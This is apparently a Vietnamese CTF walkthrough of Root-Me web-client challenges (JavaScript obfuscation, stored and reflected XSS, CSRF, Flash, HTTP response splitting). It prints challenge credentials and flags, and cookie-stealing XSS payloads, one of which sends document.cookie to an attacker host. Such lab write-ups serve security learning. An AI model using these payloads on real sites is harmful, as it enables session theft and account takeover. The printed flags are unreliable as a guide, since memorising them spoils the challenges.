**HTML – disable buttons**

* Yêu cầu: sử dụng được 2 input đã bị disable.
* Giải pháp:

F12 => xóa thuộc tính disable ở 2 input => nhập vào input text ‘admin’ => click input buttons => FLAG.

**Javascript – Authentication**

* Yêu cầu: đăng nhập form login.
* Giải pháp:

Form login là JS, khi view-source thấy <button onlick=”Login()”> nhưng không thấy hàm Login() bằng JS trong HTML => sẽ có 1 file js chứa hàm được import trong HTML

</script><script type="text/javascript" src="[login.js](http://challenge01.root-me.org/web-client/ch9/login.js)"></script>

Click file login.js thấy username==’4dm1n’ && pass==’sh.org’ => đăng nhập => FLAG.

**Javascript – Source**

* Yêu cầu: đăng nhập form prompt.
* Giải pháp:

View-source lấy pass => reload lại đăng nhập => FLAG.

**Javascript – Authentication 2**

* Yêu cầu: đăng nhập form prompt.
* Giải pháp:

Bước đầu như phần Authentication. Click file login.js, lấy code về chạy thử + debug => tìm được user: ‘GOD’, pass: ‘HIDDEN’ => đăng nhập => FLAG.

**Javascript – Obfuscation 1**

* Yêu cầu: đăng nhập form prompt.
* Giải pháp:

View-source thấy


pass = '%63%70%61%73%62%69%65%6e%64%75%72%70%61%73%73%77%6f%72%64';

Decode URL => Đăng nhập => FLAG.

**Javascript – Obfuscation 2**

* Yêu cầu: pass trong source code HTML là FLAG.
* Giải pháp:

View-source lấy pass copy vào console, console sẽ tự chạy cho ra kết quả



Copy lấy FLAG.

**Javascript – Webpack**

* Yêu cầu : tìm FLAG
* Giải pháp :

Đây là challenge mới tạo cách đây vài ngày, ai hiểu về webpack thì có lẽ sẽ chả cần đọc writeup này. Theo cá nhân thì đây là một chall xàm quá mức, tất cả những gì cần làm là truy cập các file và Ctrl + F tìm chữ flag (tôi chưa biết webpack là gì, theo kinh nghiệm bản thân thì cứ phải view source tìm các files, folders đầu tiên rồi sau đó mới tính tiếp).



Cuối cùng FLAG nằm ở file app.js.map.

**Javascript – Native code**

* Yêu cầu: đăng nhập form prompt.
* Giải pháp:

View-source thấy native code => copy vào console xóa dấu ‘()’ ở cuối => code đọc được => đăng nhập => FLAG.




**Javascript – Obfuscation 3**

* Yêu cầu: đăng nhập form prompt.
* Giải pháp:

View-source lấy code chạy, thấy nhập bất cứ giá trị nào vào thì hàm luôn trả về “FAUX PASSWORD HAHA” => function không có tác dụng => Tìm 1 dòng code khác

String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

Copy vào console đưa về dạng ASCII => ASCII decode ra FLAG



**XSS – Stored 1**

* Yêu cầu: lấy cookie của Admin.
* Giải pháp:

Test XSS: Title: 123

Mess: <script>alert(1)</script>

Lập host với file index.php dùng để lấy tham số và ghi vào file.txt:

****

Mã độc XSS Stored:

Title: 123

Mess: <script>document.location=”[https://host.abc/index.php? c=”+document.cookie;</script](https://host.abc/index.php?%20c=)>

=> FLAG.


**CSRF – 0 protection**

* Yêu cầu: bật $\_POST[‘status’] on bằng quyền admin.
* Giải pháp:

Đăng ký acc, đăng nhập. Web bị lỗi CSRF ở phần contact, admin sẽ đọc các comment do user nhập vào. Method cần gửi đi là POST => cần 1 form với

method=”POST” action=”<http://challenge01.root-me.org/web-client/ch22/?action=profile>”

Nội dung form gồm username của acc cần lên admin, status đã check sẵn, button tạo sẵn sự kiện onload auto click




Gửi cho admin =>  => FLAG.


[**Flash - Authentification**](https://www.root-me.org/en/Challenges/Web-Client/Flash-Authentication)

* Yêu cầu: thứ tự các nút bấm là FLAG cần tìm.
* Giải pháp:


Test thử thì thấy sau 12 lần click sẽ hiện ra thông báo. F12 tìm được đoạn script check hash.




View source lấy file RootMe.swf về debug.




Đoạn code này sẽ XOR lần lượt từng của file EmbeddedSWF với key là rootmeifyoucan sau đó sẽ chạy kết quả thu được => cần tìm được đoạn code sau khi XOR.



Sau khi raw ra file và XOR ngược với key thu được một file dạng .swf, tiếp tục load vào decompiler thu được:



Phần code chính của hàm Main3:



Các button được đánh số lần lượt từ 1 đến 4. Mỗi khi bắt được event click thì code sẽ xử lý từng button và ghi kết quả thành 1 chuỗi:

* + Nút 1: thêm vào chuỗi 2 ký tự AB.
  + Nút 2: thêm vào chuỗi 2 ký tự 14.
  + Nút 3: thêm vào chuỗi 2 ký tự 59.
  + Nút 4: xóa ký tự cuối cùng trong chuỗi.


Sau 12 lần click thì đảo ngược chuỗi thu được và đem đi hash MD5 và gọi hàm l1 để check hash.

Đem hash đi decode thu được chuỗi là 4141955195AA => như vậy sau 12 lần click button thì ta cần thu được chuỗi là AA5915591414 => dễ dàng thấy được thứ tự các nút bấm => FLAG.


**CSRF – token bypass**

* Yêu cầu: như phần trước.
* Giải pháp:

Lần này phải bypass token. View-source xem qua. Thấy vài thông tin cơ bản như chiều dài 32 kí tự (quan trọng), không có quy luật, mỗi lần F5 thì token sẽ thay đổi, có dính XSS ở ?action=search => mục tiêu là gửi cho admin một form có chức năng lấy token của admin và dùng token đó để kích hoạt user của mình. Form cơ bản như mục trước, có thêm tham số token.




Xử lý đầu tiên là tạo 1 request đến server để lấy về token admin, dùng ajax.



Tag <iframe> tạo sự kiện onload để chạy hàm thực thi ajax thay cho tag <body> => kết quả trả về trong console.



Tiếp theo cần lấy ra token từ trong text này => để tránh phải dùng regular expression khó nhớ thì sử dụng một hàm đơn giản hơn trong javascript: substr(start,length), tác dụng là lấy một chuỗi con có độ dài length trong một chuỗi lớn từ vị trí start => như trên có nói token lần này luôn dài 32 kí tự => length là 32. Lặp lại nhiều lần thấy các response chỉ khác nhau mỗi token => vị trí bắt đầu các token là không đổi => gg: count character.



Token bắt đầu ở vị trí 891 => câu lệnh lấy token.



Công đoạn tiếp theo chỉ cần gán giá trị token của lấy được vào trong form HTML ban đầu và submit. Code hoàn chỉnh.




**XSS – Reflected**

* Yêu cầu: bypass XSS và lấy cookie.
* Giải pháp:

Công việc đầu tiên là tìm lỗi XSS. View-source thấy tham số ?p=security nghi ngờ dính lỗi. Thử một vài kí tự thì thấy bị lọc => không thể dùng cách thông thường. Thử ?p=security’ 123 để đóng thuộc tính href và đẩy mã vào tag <a> trong HTML




Như vậy có thể thay 123 thành một thuộc tính trong HTML như onclick, onbclick, onload, onmouseover,… để chứa trong đó đoạn mã độc lấy cookie => onload không dùng được cho tag <a> nên ở đây sẽ dùng onmouseover (con trỏ chuột trỏ vào tag <a> thì sẽ thực thi câu lệnh) => test



View-source:



Như vậy đã tìm ra các bypass XSS. Tiếp theo là viết code lấy cookie. Ở trên ta thấy rằng nếu nhập vào các kí tự dùng để XSS thông thường như <, >, “,.. thì sẽ bị lọc. Nếu dùng kí tự ‘ thì server sẽ hiểu đó là kí tự đóng thuộc tính => cần sử dụng cách khác để chạy js => mã hóa js bằng ASCII và sử dụng hàm fromCharCode() trong js để dịch ngược lại, sau đó dùng hàm eval() để chạy đoạn mã đã được dịch ngược. Code:



Code hoàn chỉnh:

?p=' onmouseover='eval(String.fromCharCode([mã ascii]))

Click REPORT TO THE ADMINISTRATOR. Đợi vài phút vào host đã lập nhận FLAG.


**Javascript – Obfuscation 4**

* Yêu cầu: tìm password với key được nhập thông qua prompt.
* Giải pháp:

Được cung cấp thêm 1 hint rất quan trọng (gần như spoil cả bài) là **enable popups** để giải bài này. Các công đoạn tiếp theo là làm đẹp code và dịch (file github: ob4.js). Tổng quan:


* + Cho sẵn glo\_var, nhập vào chuỗi key thông qua prompt. (1)
  + Thực hiện XOR kí tự đầu của glo\_var với key đưa vào var\_1. Các kí tự đằng sau sẽ tuân theo quy tắc chẵn lẻ. (2)
  + Nếu kí tự thu được trước đó ở var\_1 là chẵn thì lại tiếp tục XOR kí tự tiếp theo của glo\_var và key. (3)
  + Nếu là lẻ thì thực hiện hàm func\_4(x,y). (4)
  + Sau khi xong hàm func\_2 thì lấy chuỗi thu được (var\_1) đem cộng tổng các kí tự, nếu tổng là 8932 thì mở cửa sổ popup và in ra thông báo hoặc password. (5)

Ta biết được là nếu nhập đúng key thì code sẽ mở 1 popup mới và dùng hàm document.write(var\_1) để hiển thị => chắc chắn được rằng những kí tự đầu của var\_1 là <html> => XOR ngược để tìm kí tự đầu của key (bước (2)). Các kí tự <, h, t đều là chẵn nên dễ dàng tìm được 4 kí tự đầu của key là MyP4 bằng cách XOR ngược (bước (3)).



Khi gặp kí tự m là lẻ thì sẽ thực hiện bước (4) => brute lần lượt (rất may mắn ở bài này chỉ cần brute thêm 2 ký tự nữa để có FLAG chính là key nhập vào lúc đầu) để giải quyết các kí tự tiếp theo (file github: ob4.js).


Còn một vài trường hợp nhưng dễ dàng nhận biết được đâu là FLAG cần tìm.




**XSS – Stored 2**

* Yêu cầu: như các bài XSS trước, lấy cắp cookie của admin.
* Giải pháp:

Lần này các kí tự khai thác thông thường khi được nhập vào title hoặc mess cũng bị lọc như bài **XSS – Reflected** => cần tìm cách khác để gửi mã độc lên server. Trước hết yêu cầu đề là lấy cookie => F12 xem có nhưng cookie gì sau đó nhập bừa thử title và mess.





View-source:



Thử thay cookie bằng giá trị khác thì như sau:



Như vậy giống bài Reflected, ta có thể sửa “ abcd cho cookie để đóng thuộc tính class của tag <i> và sau đó chèn mã độc. Nhưng khác biệt ở chỗ nếu thử cho các kí tự <, >,... vào cookie thì kí tự đó không bị lọc ở thuộc tính class => chỉ bị lọc ở form, test thử với abc”><script>alert(1)</script>



Như vậy công đoạn tiếp theo chỉ cần chèn vào mã độc lấy cookie.



Sử dụng hàm concat() trong js do nếu dùng toán tử + thì server sẽ hiểu đó là dấu cách và code không chạy. Đợi một thời gian sau đó vào host lấy cookie.



Cuối cùng chỉnh cookie rồi reload lại lấy FLAG.


**HTTP response splitting**


* Yêu cầu: truy cập với quyền Admin.
* Giải pháp:

Trước tiên đọc về HRS trong related resource. Tiếp theo F12 thì thấy có cookie user\_session => vậy mục tiêu là sẽ lấy cookie của admin => sử dụng HRS để đưa vào mã độc XSS thực thi lệnh. Đầu tiên test lỗi HRS.




Do sẽ nhập vào URL nên sẽ encode URL đoạn mã trên.






Vậy tiếp theo sẽ nhập vào một số đoạn mã JS để lấy cookie. Để không dùng dấu ? trên URL server sẽ hiểu thành tham số tiếp theo nên sẽ encode ra URL.



Thay đổi Content-Length và hoàn chỉnh payload.



Như trên, sau khi gửi payload thì server sẽ đưa về /home như vậy /home sẽ bị lưu vào Cache. Nhưng mục tiêu là lấy cookie của admin mà admin chỉ truy cập vào /admin, vì vậy ngay sau khi gửi payload thì phải truy cập ngay vào trang /admin trước khi server 302 về /home. Làm như vậy để trang /admin được lưu vào Cache trước trang /home và khi admin truy cập sẽ dính XSS (tốt nhất là viết tool python gửi requests liên tiếp).



Sau đó đợi một thời gian vào host lấy cookie, truy cập vào /admin chỉnh và reload nhận FLAG.

**Javascript – Obfuscation 5**


* Yêu cầu: tìm FLAG chính là password nhập vào.
* Giải pháp:

Ở bài này bắt buộc phải lấy source code về chạy trên local do có một số đoạn code tác giả cố tình thêm vào để phá trên server. Đầu tiên decode file ttt.js (dùng tool Malzilla) và đem tất cả đi làm đẹp code, cắt bỏ một số thứ rườm rà, cắt bỏ đoạn code check độ dài của hàm (đoạn code này tác giả add vào để phá) thu được clear code (file github ob5.js).

Các function trong bài này rất phức tạp nhưng sau khi có clear code thì không khó để xác định mục tiêu.




Phần đầu tiên là sau 2 giây gọi hàm func1 với tham số là chuỗi password được nhập vào ở text box. Hàm func1:




Hàm này tạo một biến Subtract là độ trễ của 2 lần gọi Date object sau đó cộng với số cho trước. Sau đó gọi hàm func2 với tham số param1\_1 tức là chuỗi password được truyền vào từ đầu.


Hàm func2 có một số biến cho trước, tổng quát là xác định một số ký tự bắt buộc và số lần phải xuất hiện của ký tự bắt buộc đó, nếu đúng thực hiện tiếp func3, sai sẽ alert(‘fo’).



Hàm func3 sẽ encode các tham số đầu vào rồi gán kết quả cho biến output, sau đó check biến func4(output, \_\_) với một chuỗi cho trước (chuỗi này ban đầu được cho ở dạng khác nhưng dễ dàng tính được bằng cách copy và console):



Nếu so sánh đúng thì sẽ chuyển hướng đến một file .php, tên file chính là password nhập ở text box, sai thì alert. Hàm func4 có công dụng là XOR từng byte của param4\_1 với param4\_2 và trả về kết quả vào biến var4\_3.




Biến \_\_ chính là tổng độ trễ với một số cho trước ở func1, trường hợp này độ \_\_ là 3.565685956, vậy khi XOR ở hàm func4 sẽ là XOR với 3. Như vậy dễ dàng tìm được output sau khi mã hóa ở hàm func3 bằng cách XOR ngược với 3.



Biến output cần có độ dài là 51 ký tự, đặt breakpoint debug thấy password ngoài 8 ký tự bắt buộc là 5e8xXmc5 thì cần thêm 10 ký tự nữa (ký hiệu là 10 chữ b). Thấy rằng cứ 3 ký tự thì được encode thành 4 ký tự, code một đoạn script brute để tìm var3\_2 (có chứa FLAG).

Có 4 ký tự cuối của var3\_2 là eDer cố định, 4 kí tự này sau khi encode tạo ra đoạn 1sqEF,T. Chuỗi có 51 ký tự nên sẽ bỏ 3 ký tự cuối là F,T vẫn sẽ không ảnh hưởng đến đoạn FLAG sau khi decode. Biến var3\_1 dùng để so ký tự.



Thu được:




2 ký tự cuối là eD trong eDer nên FLAG chính là 18 ký tự phía trước eD: 753dRe148axXmcD\_u5.

**XSS – Stored – filter bypass**

* Yêu cầu: lấy cookie của admin.
* Giải pháp:


Ở bài này cách bypass tìm lỗi không khó:




Nhưng quan trọng là tìm được tag và automatic trigged event. Sau khi đọc qua forum thì được câu trả lời rằng chỉ có một event sử dụng được với con bot của admin. Lên portswigger XSS cheat sheet để lấy các event automatic trigged, sau khi lọc ra các tag bị filter thì được một số event: onbegin, onend, onrepeat sử dụng cho tag <svg>; onfocus, onfocusin cộng thêm thuộc tính autofocus cho tag <button>; ontoggle và thuộc tính open cho tag <detail>.

Tiếp theo là ghép hết payload lại. Sử dụng hàm eval() và String.fromCharCode(). Dò các event trên thì được 2 event là onfocus và onfocusin (tác dụng của 2 event này như nhau) là hoạt động với bot.

Code chuyển hướng:



Payload:



Sau đó đợi một thời gian rồi vào host lấy cookie => chỉnh rồi reload nhận FLAG (FLAG chính là giá trị của cookie).



**XSS – DOM Based**

* Yêu cầu: lấy cookie admin.
* Giải pháp: